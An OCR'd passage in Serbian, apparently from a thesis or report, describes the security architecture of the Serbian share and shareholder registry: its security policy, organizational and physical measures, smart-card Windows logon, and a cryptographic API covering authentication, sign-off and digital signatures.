- Realizovanje kriptografskog aplikacionog programskog interfejsa - kriptografski *API*, kao i ugrađivanje u specijalizovane aplikacije realizovane u okviru Registra,
- Realizacija sopstvenih asimetričnih i simetričnih kriptografskih algoritama na aplikativnom i transportnom nivou, čiji je kvalitet proveriv na nivou koda i viši od komercijalnih rešenja koja su dostupna na tržištu,
- Primena standardnih mehanizama zaštite na nivou operativnog sistema na mrežnom nivou *ISO/OSI* referentnog modela u okviru komercijalnih komunikacionih i mrežnih uređaja, kao i primena mehanizama antivirusne zaštite,
- Korišćenje specijalizovanih kriptografskih servera zaštite - security gateways za kompletno zaštićenu razmenu podataka u okviru interne komunikacione mreže Registra i sigurno razdvajanje bezbednosno osetljivih segmenata mreže,
- Kriptozaštita opštenamenskih aplikacija koje se koriste u računarskoj mreži Registra kao što su: ftp, telnet, e-mail, http, primenom posebno realizovanih kriptografskih modula,
- Korišćenje smart kartica za generisanje ključeva i digitalnog potpisa, kao i bezbednih nosioca kriptografskih ključeva i digitalnih sertifikata
- Realizacija funkcija *PKI* sistema za jednoznačnu identifikaciju učesnika u okviru računarske mreže Registra, kao i za generisanje i upravljanje ključevima za asimetrične i simetrične šifarske sisteme,
- Kombinovana softversko/hardverska rešenja kriptozaštite bazirana na smart karticama kao kriptografskim koprocesorima.

Da bi se realizovali svi navedeni principi usvojena je bezbednosna politika informacionog sistema Registra. Politika zaštite Registra se odnosi na definisanje pravila u pristupu informacijama, kao i na propisane procedure za kombinovano korišćenje kriptografskih i drugih mera zaštite. Obzirom da su uvedeni potpuno novi kriptografski mehanizami u okviru Registra, definisana je nova politika zaštite koja sveobuhvatno uvažava sve aspekte sistema zaštite i njihovu integraciju u čitav informacioni sistem.

4.1.3 POLITIKA ZAŠTITE REGISTRA

U okviru sistema zaštite sistema Registra se, pored kriptografskih, primenjuju i druge mere zaštite (fizičko-tehničke, organizacione, zakonodavno-pravne i kadrovske) kako bi se ostvarila celovita bezbednost sistema. Ove mere se odnose na zaposlena lica, prostorije, uređaje i opremu koja se koristi u sistemu. Politika zaštite Registra se

odnosi na definisanje pravila u pristupu informacijama, kao i na propisane procedure za kombinovano korišćenje kriptografskih i drugih mera zaštite.

U okviru realizacije sistema zaštite Registra, izrađena je i usvojena politike zaštite Registra koju čine :

- Organizacione mere,
- Logičko-tehničke mere,
- Fizičko-tehničke mere,
- Bezbednosne mere za upravljanje dokumentacijom u Registru.

Ovde je neophodno napomenuti da su prilikom definisanja Politike zaštite registra akcija i akcionara poštovani NIST standardi za evaluaciju nivoa bezbednosnih procedura, što je detaljnije opisano u Appendix-u B.

Organizacione mere predstavljaju jedan od ključnih činilaca koji imaju uticaj na realizaciju svih ostalih mera, kao i na primenjene mehanizme zaštite. Ukoliko organizacione mere zaštite ne bi bile pravilno postavljene, tada bi drugi elementi zaštite postali neefikasni i neupotrebljivi. Dobre organizacione mere zaštite omogućavaju da se eventualni nedostaci u drugim elementima zaštite mogu lakše prevazići. Takođe, utiču na optimalno i efikasno korišćenje sistema i mreže kao i kontinuirano uvođenje novih servisa i funkcija u skladu sa pravcima razvoja informacionog sistema u celini. Posebno važan element je održavanje zahtevanog nivoa zaštite tokom čitavog životnog veka informacionog sistema Registra.

Primena organizacionih mera zaštite ne predstavlja jednostavan postupak iz razloga što se u velikoj meri oslanja na uticaj ljudskog faktora. Postavljeni su strogi zahtevi u pogledu provere zaposlenih pre stupanja u radni odnos. Takođe se insistira na radnoj disciplini i poštovanju propisanih postupaka i procedura. Dosledna primena organizacionih mera vrlo brzo ukazuje na propuste kao što su površno izvršavanje obaveza i postojanje brojnih drugih nedostataka nastalih aktivnostima samih izvršilaca. Pored navedenog, nije dozvoljen nekontrolisani pristup prostorijama gde se obavljaju bezbedonosno osetljivi poslovi. Kombinovanom primenom tehničkih i organizacionih mera omogućen je fizički pristup podsistemima zaštite samo uskom krugu ovlašćenih korisnika.

Posebna pažnja je posvećena razdvajanju složenih funkcija obrade koje se izvršavaju i informacionom sistemu od strane ovlašćenih osoba. Istovremeno je izvršeno objedinjavanje esencijalnih funkcija u logičke grupe. Razdvajanje je izvršeno u cilju sprečavanja neefikasnosti u radu, konflikta interesa, gubitka kontrole itd. Razdvajanjem složenih funkcija je sprečeno neovlašćeno i zlonamerno korišćenje sistemskih resursa, programa i podataka. Istovremeno je onemogućena neovlašćena i zlonamerna modifikacija i manipulacija programima i podacima, dok je istovremeno obezbeđena valjanost, integritet i tačnost sistemskog i aplikativnog programskog

okruženja. Razdvajanjem funkcija u sistemu zaštite stvoreni su uslovi da svaki entitet izvršava deo posla iz svoje nadležnosti.

Razdvajanje složenih funkcija je izvedeno na više nivoa i to :

- organizacionom,
- tehnološkom,
- fizičkom,
- administrativnom nivou.

Druga značajna organizaciona mera koja je preduzeta je udvajanje odnosno multiplikacija funkcija. Iako se može učiniti da je ova mera u suprotnosti sa razdvajanjem funkcija, one se u suštini dopunjavaju i obezbeđuju viši nivo zaštite. Razdvajanjem funkcija se vrši raspodela zaduženja, dok se multiplikacijom funkcija obezbeđuje da u kritičnim tačkama zaštite i kontrole, odluka ne bude ostavljena pojedincu ili jednom modulu odnosno komponenti sistema već više entiteta učestvuje u izvršavanju finkcije, u cilju povećanja pouzdanosti i bezbednosti. Analogno razdvajanju funkcija i udvajanje funkcija, odnosno multiplikacija, se može izvesti na organizacionom, tehničko-tehnološkom, fizičkom i administrativnom nivou. U najvećem broju slučajeva se izvodi na tehničko-tehnološkom i organizacionom nivou. Multiplikacija funkcija na organizacionom nivou znači da zaštitu i kontrolu na jednom od bezbednosno najosetljivijih nivoa, kao što je izdavanje digitalnih sertifikata, ne vrši jedna osoba sa samo njoj dostupnim parametrima, već dve ili više osoba. Tako se samo objedinjavanjem njihovih parametara, u ovom slučaju delova ključeva, može izdati validan digitalni serifikat.

U narednom delu teksta će biti opisana jedna od najznačajnijih organizacionih mera zaštite Registra akcija i akcionara. Reč je o nadzoru i upravljanju informacionim sistemom sa integrisanim sistemom zaštite, koji se vrši preko Centra za nadzor i upravljanje. U sklopu Centra za nadzor i upravljanje se nalazi i skup upravljačko-kontrolnih komandi koje se aktiviraju u slučaju otkaza neke od komponenti u računarskoj mreži. Centar za nadzor i upravljanje prati funkcionisanje rutera, opterećenost linkova, kontroliše performanse mreže, daje izveštaje o neautorizovanim pokušajima pristupa, kao i još neke predviđene operacije. Sistem za nadzor je centralizovan i kontinuirano obezbeđuje informacije ovlašćenim entitetima koji su zaduženi da prate razmenu podataka, stanje komunikacione i serverske opreme, stanje aplikativnih kriptografskih servera i drugih kriptografskih komponenti u mreži. Funkcija nadzora i upravljanja mrežom ostvaruje se primenom *SNMP* protokola koji je integrisan u podsistem zaštite da bi se obezbedila on-line detekcija eventualnog napada na mrežu ili neki od njenih delova kao i narušavanja njene bezbednosti. Jedna od redovnih aktivnosti je provera kontrolnih suma izvršnih programa kako bi se na vreme intervenisalo u slučaju promene kontrolne sume koja ukazuje na napad preko udaljenog malicioznog softvera tipa trojanskog konja. Sistem za nadzor i upravljanje obuhvata specijalizovani softver za rad menadžera za nadzor, kao i skup *SNMP* agenata koji su distribuirani u mreži radi praćenja i kontrole rada pojedinih elemenata.

Za kontrolu i funkcionisanje celokupnog sistema zaštite Registra akcija i akcionara određena su posebna lica kojima je to isključivi zadatak. Formirana je posebna organizaciona jedinca u okviru Registra akcija i akcionara, čiji je zadatak nadzor i neprekidno unapređivanje funkcionisanja celokupnog sistema zaštite Registra. Sva lica koja rade u organizacionoj jedinici sistema zaštite Registra prolaze odgovarajuću bezbednosnu proveru i obuku, a naročito osobe koje produkuju kriptografske ključeve, i generišu digitalne sertifikate. Kadrovska struktura lica koja rade u sistemu zaštite Registra akcija i akcionara je brižljivo koncipirana sa posebnim akcentom na stručnost, poverenje, osnovne etičke principe i iskustvo na poslovima kriptozaštite.

Pristup prostorijama u kojima se obavljaju bezbedonosno osetljivi poslovi je dozvoljen isključivo ovlašćenim licima i strogo je kontrolisan. Imajući u vidu činjenicu da je broj zaposlenih u Registru akcija i akcionara relativno mali, pristup svim prostorijama je strogo kontrolisan neprekidnim video nadzorom, kao i otvaranjem vrata isključiivo optičkim karticama putem čitača koji su instalirani na ulaznim vratima svih prostorija Registra. Putem predefinisanih prava na pristup prostorijama, svaki zaposleni može pristupiti isključivo prostorijama za koje ima ovlašćenje.

Generisanje ključeva, formiranje digitalnih sertifikata, personalizacija smart kartica kao i vođenje evidencije o izdatim i povučenim sertifikatima se obavlja u posebno za to određenoj prostoriji koja je izdvojena i posebno obezbeđena i zaštićena.

Sličan sistem zaštite je primenjen i na prostorije u kojim se nalazi oprema od važnosti za bezbednost sistema. Tu se pre svega misli na komunikacionu i drugu opremu kao što su serveri, gateway, ruteri i slično.

Mere zaštite za prostorije obuhvataju dva aspekta :

- kontrola pristupa u mreži,
- fizičko i tehničko obezbeđenje prostorija.

Kontrola pristupa prostorijama se odvija na način kako je to opisano u prethodnom delu teksta. Posebna pažnja je posvećena obezbeđenju zaštite od *KEMZ*-a u prostorijama u kojima se nalaze uređaji na kojima se proizvode kriptološki dokumenti, generišu kriptološki ključevi i formiraju digitalni serifikati. Na ovim mestima su primenjene mere redudantnosti sistema, odnosono omogućen je automatski back-up sistema. Takođe je obezbeđen kontinuirani rad sistema u slučaju nestanka električne energije ili druge više sile.

Uređaji na kojima se proizvode kriptološki dokumenti, generišu kriptološki ključevi i formiraju digitalni sertifikati, su izdvojeni i namenjeni isključivo za tu vrstu posla. Pristup u funkcionalnom smislu i rukovanje tim uređajima je ograničeno samo na lica koja su ovlašćena za te postupke. Kontrola pristupa uređajima može se obavljati

kombinovano i to preko smart kartice i lozinke, kao i opisanih postupaka kontrola pristupa prostorijama. U kontinuitetu se vrši provera, kontrola, ispitivanje i testiranje svih programa i drugih softverskih komponenti koje se unose i instaliraju u komponente mreže Registra.

Ugrađeni sistem zaštite se oslanja na striktnu i sistematičnu organizaciju. Brojni primeri u praksi potvrđuju da je neracionalno ulagati sredstva u skupa i složena tehnička rešenja, kriptološke i druge sistemske metode zaštite, a da pri tom nisu realizovane organizacione, često i elementarne, mere zaštite kao što su disciplina, odgovornost, strogo kontrolisana distribucija dokumenata, propisani načini čuvanja, kopiranja i uništavanja dokumenata i drugo.

4.2 SISTEM ZAŠTITE NA BAZI SMART KARTICA

U narednom poglavlju će biti prikazan kratak opis sistema zaštićenog logovanja na radnu stanicu ili domen na bazi smart kartice - zaštićeni smart card Win Logon system. Ovaj sistem radi sa različitim smart karticama, kako sa privatnim tako i sa JAVA operativnim sistemom, uključujući sledeće proizvođače :

- G&D StarCos 2.3, GemPlus GemSAFE, Oberthur AuthentIC za privatne operativne sisteme i
- JAVA Sm@rtCafe Expert, GemPIus GemXpresso, IBM JCOP and Oberthur CosmopoHC za JAVA smart kartice.

Detaljniji pregled osnovnih elemenata smart kartica je dat u Appendix-u C.

4.2.1 AUTENTIFIKACIJA KORISNIKA NA SISTEMU

Operativni sistemi računara kao što su Windows 2000 i Windows XP omogućavaju podizanje operativnog sistema radne stanice, logovanje na mrežni domen i učitavanje korisničkog profila na bazi smart kartice.

Postoje dva načina za realizaciju Win Logon funkcije :

- Metoda bazirana na digitalnom sertifikatu i
- Metoda bazirana na korisničkom imenu i lozinki za pristup smart kartici.

Kod metode sa digitalnim sertifikatom, pri logovanju korisnika na radnu stanicu, digitalni sertifikat se uzima sa smart kartice i šalje do aktivnog direktorijuma gde se nalaze izdati i povučeni sertifikati u cilju provere validnosti samog sertifikata. Ako je sertifikat validan, korisniku se dopušta da se loguje na radnu stanicu ili na domen.

Druga metoda koristi korisničko ime i lozinku za standardno logovanje na mrežni domen, ali se do korisničkog imena i lozinke dolazi ukucavanjem *PIN* koda smart kartice.

Obzirom na veće mogućnosti, a imajući u vidu da se može integrisati sa procedurom autentifikacije za rad sa različitim aplikacijama zaštite, u rešenjima zaštite Registra akcija i akcionara primenjena je Win Logon funkcija na bazi korisničkog imena i lozinke smeštene na smart kartici. Generalno, postoji više načina za rad sa logon funkcijom, a to su :

1. Win Logon na bazi PIN koda

Korišćenjem ovog načina logovanja, pri podizanju operativnog sistema radne stanice, korisnik ubacuje smart karticu u čitač i upisuje *PIN* kod kartice. Operativni sistem određenim alatima prilazi tajnom delu memorije, otvorenom posredstvom *PIN* koda, uzima korisničko ime i lozinku koji su sačuvani na kartici i na bazi njih se loguje na mrežni domen.

2. Win Logon na bazi korisničkog imena i lozinke

U ovom slučaju, korisnik ubacuje karticu i unosi korisničko ime i lozinku umesto *PIN* koda, na taj način prilazi tajnom delu memorije gde se nalaze korisničko ime i lozinka za logovanje na mrežni domen. Oba korisnička imena i lozinke mogu biti isti, ali i ne moraju. Korisnik može svoju lozinku za pristup kartici slobodno da menja, bez uticaja na korisničko ime i lozinku koji služe za pristup mrežnom domenu. Korisničko ime i lozinka za pristup mrežnom domenu predstavljaju sistemske parametre koji služe za pristup aplikacijama zaštite i centralnim servisima.

3. Win Logon na bazi otiska prsta

Ukoliko bi se koristio ovaj način logovanja, korisnik bi ubacio svoju karticu, a umesto *PIN* koda ili korisničkog imena i lozinke, koristio bi svoj otisak prsta za pristup tajnom delu memorije kartice i otkucao korisničko ime i lozinku za pristup mrežnom domenu. Korišćenje biometrijskih parametara još uvek nije rasprostranjeno u dovoljnoj meri da bi se operativno koristilo. Softver za digitalizaciju biometrijskih podataka je relativno dobro razvijen, dok osnovni problem predstavlja nedostatak kvalitetnih skenera za uzimanje i kontrolu otisaka prsta.


Moguće je realizovati i varijantu korišćenja sve tri autentifikacione komponente, tj. da korisnik pored toga što je ubacio smart karticu, ukuca korisničko ime i lozinku, kao i da iskoristi otisak svog prsta.

4.2.2 OSNOVNE KARAKTERISTIKE WIN LOGON SISTEMA


Osnovne karakterike i tehnički zahtevi zaštićenog Win Logon pristupa na radnu stanicu na bazi smart kartice su :

- Zaštićeni sistem logičkog pristupa na Windows 2000 i Windows XP radne stanice i servere, dok kontrola pristupa može biti lokalna ili domenska,
- Autentično razvijena procedura na bazi smart kartice,
- Strukturu parametara za pristup čine : korisničko ime, lozinka i domen. Oni se bezbedno čuvaju na smart kartici ograničavajući pristup resursima samo za korisnike koji imaju odgovarajuće smart kartice iz datog sistema,
- Korišćenje profila korisnika, roaming ili mandatory, se definiše i uspostavlja na serveru od strane autorizovanog sistem administratora,
- Korisnici mogu slobodno da menjaju lozinku za pristup smart kartici, ali ne mogu da menjaju parametre za pristup sistemu. To može da uradi samo administrator u skladu sa Politikom zaštite informacionog sistema,
- Praćenje aktivnosti i kontrola akcija koje treba da budu izvršene kada je kartica van čitača ili u slučaju predefinisanog perioda neaktivnosti korisnika. Windows 2000 ili Windows XP operativni sistem može zaključati monitor radne stanice u unapred definisanoj formi, tako da se ništa ne može videti na monitoru ili pristupiti sa korisničkom Log Off procedurom ili čak Shut Down procedurom radne stanice. Isto tako, vreme neaktivnosti nakon koga će se računar zaključati može biti unapred određeno i definisano u skladu sa usvojenom politikom od strane administratora,
- Zaštićeni Win 2000 logon sistem je originalno razvijen i bazira se na primeni pristupa smart kartici na bazi korisničkog imena i lozinke, umesto korišćenja *PIN* koda, zbog veće pogodnosti za logovanje na Windows 2000, odnosno Windows XP radne stanice,
- Implementirani sistem generalno nudi različite mogućnosti kastomizacije sistema u odnosu na izvršenje specifičnih aktivnosti za vreme procedure logovanja.


Na narednih nekoliko slika, prikazan je izgled i postupak administriranja sistemom bezbednosti Registra akcija i akcionara. Slike prikazuju postupak administracije korisnicima i njihovim profilima.




Slika 4.3 Ulazak u alat za administriranje



Slika 4.4 Izbor konfiguracionog fajla



Slika 4.5 Izgled panela za administriranje



Slika 4.6 Izgled panela za deblokiranje kartice

4.3 KRIPTOGRAFSKE API FUNKCIJE

Za zaštitu specijalizovanih aplikacija koje su u upotrebi u Registru koristi se kriptografski aplikativni programerski interfejs - *API*. On se sastoji od skupa neophodnih asimetričnih i simetričnih kriptografskih funkcija. Ove funkcije se ugrađuju u specijalizovane aplikacije za realizaciju kriptozaštite na aplikativnom nivou na različitim stepenima i nivoima zaštite u okviru Registra akcija i akcionara.

Kompletan skup kriptografskog API čine sledeće funkcije :

- Autentifikacija korisnika za pristup aplikaciji (sign-on),
- Odjava korisnika (sign-off),
- Digitalni potpis (digital signature),
- Verifikacija digitalnog potpisa (verify),
- Šifrovanje (encrypt) i
- Dešifrovanje (decrypt).

U daljem tekstu će biti detaljnije opisane pojedine funkcije kriptografskog *API*.

4.3.1 AUTENTIFIKACIJA KORISNIKA PRILIKOM PRISTUPA APLIKACIJI

Funkcija kontrole pristupa ovlašćenih korisnika u Registru bi se mogla realizovati na više načina. Standardni sistemi identifikacije korisnika svode se uglavnom na unos korisničkog imena (user name) i lozinke (password). Međutim, ove procedure ne predstavljaju u pravom smislu reči procedure autentifikacije odnosno provere autentičnosti, jer se relativno lako mogu zloupotrebiti od strane neovlašćenih korisnika.

U cilju prevazilaženja ovog problema, u Registru je realizovana metoda pouzdane autentifikacije ovlašćenog korisnika Registra korišćenjem smart kartica. Pristup smart kartici je zaštićen poznavanjem *PIN* koda. Da bi se autentikovao na sistemu, ovlašćeni korisnik mora, pored poznavanja *PIN* koda smart kartice (što je proces odgovarajući procesu upisivanja lozinke) posedovati i samu smart karticu, što predstavlja dodatni bezbednosni mehanizam u procesu autentifikacije korisnika. Pored toga, u konceptu sistema zaštite Registra akcija i akcionara, smart kartica se koristi i za generisanje digitalnog potpisa, kao i asimetričnih ključeva, koji su bezbedni nosioci neophodnih kriptografskih parametara i elemenata za pouzdanu identifikaciju ovlašćenih korisnika Registra.

Postoje i savremeni sistemi koji uključuju kombinovana rešenja, koja se sastoje od korišćenja smart kartica i određenih biometrijskih parametara (kao što su otisak prsta,

konfiguracija zenice oka, karakteristike glasa, i slično), koji su fizički vezani za svakog korisnika posebno.

U okviru Registra, iz razloga rasprostranjenosti korišćenje smart kartica, kartice koriste svi ovlašćeni korisnici informacionog sistema. U cilju dodatne zaštite, mogla bi se, eventualno, koristiti kombinacija smart kartica sa nekim od biometrijskih postupaka u okviru rada Sertifikacionog tela *PKI* sistema Registra. U cilju pojačanja zaštite funkcije autentifikacije korisnika, primenjuje se originalna procedura identifikacije korisnika koja predstavlja proceduru tipa „jake“ autentifikacije koja se bazira na korišćenju smart kartica i specifične kriptografske metode kombinacije korisničkog imena i lozinke.

Procedura „jake“ autentifikacije omogućava ovlašćenom korisniku pristup resursima Registra i korišćenje određenih aplikacija i servisa koji su na raspolaganju. U okviru politike zaštite definisana su ograničenja u korišćenju određenih aplikacija i servisa informacionog sistema za pojedine korisnike. U okviru Registra je predviđeno generisanje različitih tipova smart kartica za korisnike sa različitim ovlašćenjima. U standardnoj komunikaciji sa karticom koja se postavi u čitač, korisnik treba da unese odgovarajući *PIN* kod da bi mogao da pristupi parametrima koji su smešteni u zaštićenoj memoriji kartice. Obzirom da se *PIN* kod smart kartice sastoji od 8 *ASCII* karaktera, u sistemu zaštite Registra je implementirana originalna procedura „jake“ autentifikacije korisnika. Ona se sastoji iz sledećih faza :

1. Unos korisničkog imena i lozinke koja može biti proizvoljne dužine (iz praktičnih razloga se ne savetuje da lozinka bude duža od 16 karaktera)
2. Primena jednosmerne kriptografske transformacije na unete podatke
3. Izračunavanje *PIN* koda na osnovu rezultata transformacije
4. Pristup zaštićenim podacima na smart kartici uz pomoc izračunatog *PIN* koda i uz dešifrovanje zaštićenih podataka u skladu sa kriterijumima definisanim međunarodnim standardima za procenu kvaliteta kriptografskih proizvoda FIPS 140-1 nivo 3 i ITSEC nivo 3.

4.3.2 ODJAVA KORISNIKA

Funkcija bezbednog prekida kriptografskog rada (sign off) namenjena je za bezbedno ukidanje tekućeg kriptogtafskog konteksta, u cilju sprečavanja mogućih zloupotreba aktiviranih kriptografskih aplikacija ili servisa od strane neovlašćenih korisnika. Nakon završenog operativnog rada sa datom kriptografskom aplikacijom ili servisom, koji je zahtevao upotrebu kriptografskih *API* funkcija, ukida se tekući kriptografski kontekst primenom funkcije odjave korisnika, da pokrenutu aplikaciju ili servis ne bi koristio neovlašćeni korisnik.

Nakon odjave korisnika, za ponovno pokretanje kriptografskih aplikacija potrebno je izvršiti ponovnu prijavu na sistem, odnosno autentifikaciju korisnika primenom procedure opisane u prethodnom poglavlju.

4.3.3 DIGITALNI POTPIS

Tehnologija digitalnog potpisa će detaljno biti razrađena u jednom od narednih poglavlja. U ovom poglavlju će biti razmotrena tehnologija koja se bazira na asimetričnim kriptografskim algoritmima kojom se realizuju sledeće funkcije u okviru zaštite sistema Registra :

- Provera autentičnosti subjekata u komunikaciji,
- Zaštita integriteta podataka koji se prenose kroz mrežu,
- Nemogućnost naknadnog poricanja sadržaja poslatih podataka od strane učesnika u komunikaciji.

Ove funkcije su od izuzetnog značaja za sve aplikacije koje zahtevaju međusobnu proveru autentičnosti strana u komunikaciji, kao i zaštitu integriteta podataka koji se prenose kroz sistem. Funkcije se realizuju zahvaljujući činjenici da su primenjeni kriptografski algoritmi asimetrični, odnosno da su ključevi za šifrovanje i dešifrovanje različiti.

Pomenuta funkcija, digital signature, predstavlja jedinstven način na koji se određeni podaci ili određena standardizovana poruka, pred slanje drugom korisniku Registra, kriptografski obeležavaju potpisnikovim ličnim podacima i štiti njihov integritet.

Pre prelaska na dalji opis tehnologije digitalnog potpisa biće objašnjen pojam hash funkcije. Primećeno je da *PKI* sistemi, kao i sistemi za digitalni potpis mogu biti veoma spori. Takođe, u nekim slučajevima, dužina digitalnog potpisa može biti veća ili jednaka dužini same poruke koja se potpisuje, što je neracionalno. Za rešavanje ovih problema koriste se hash funkcije. Hash funkcija je izračunljiva funkcija koja primenjena na poruku m promenljive dužine daje njenu reprezentaciju ili kako se još naziva otisak, fiksne dužine koja se naziva njenom hash vrednošću $H(m) = m'$. U opštem slučaju $H(m)$ je mnogo manjih dimezija od m. Na primer m može imati dužinu od 1MB dok $H(m)$ može imati dužinu svega 128 bita. Jednosmerna hash funkcija je hash funkcija H definisana tako da da je za svaku kompromitovanu poruku m' teško rekonstruisati poruku m za koju m' važi. Ako je hash funkcija jednosmerna, odnosno komplikovana za invertovanje, naziva se još i rezime funkcijom ili Message-digest funkcijom. U tom slučaju se vrednost m' naziva rezimeom m ili otiskom poruke m.

Matematički posmatrano, postupak se principijelno sastoji iz dva koraka.

U prvom koraku se, primenom hash funkcije izračunava hash vrednost, a zatim se u drugom koraku ova hash vrednost šifruje asimetričnim kriptografskim algoritmom,

na bazi tajnog ključa potpisnika. Dobijena šifrovana vrednost predstavlja digitalni potpis datih podataka ili poruke.

Za dobijanje hash funkcije može se koristiti koristiti više različitih, u literaturi poznatih algoritama, od kojih su najviše korišćeni MD5 i SHA-1 algoritmi koji će detaljnije biti opisani u daljem delu teksta :

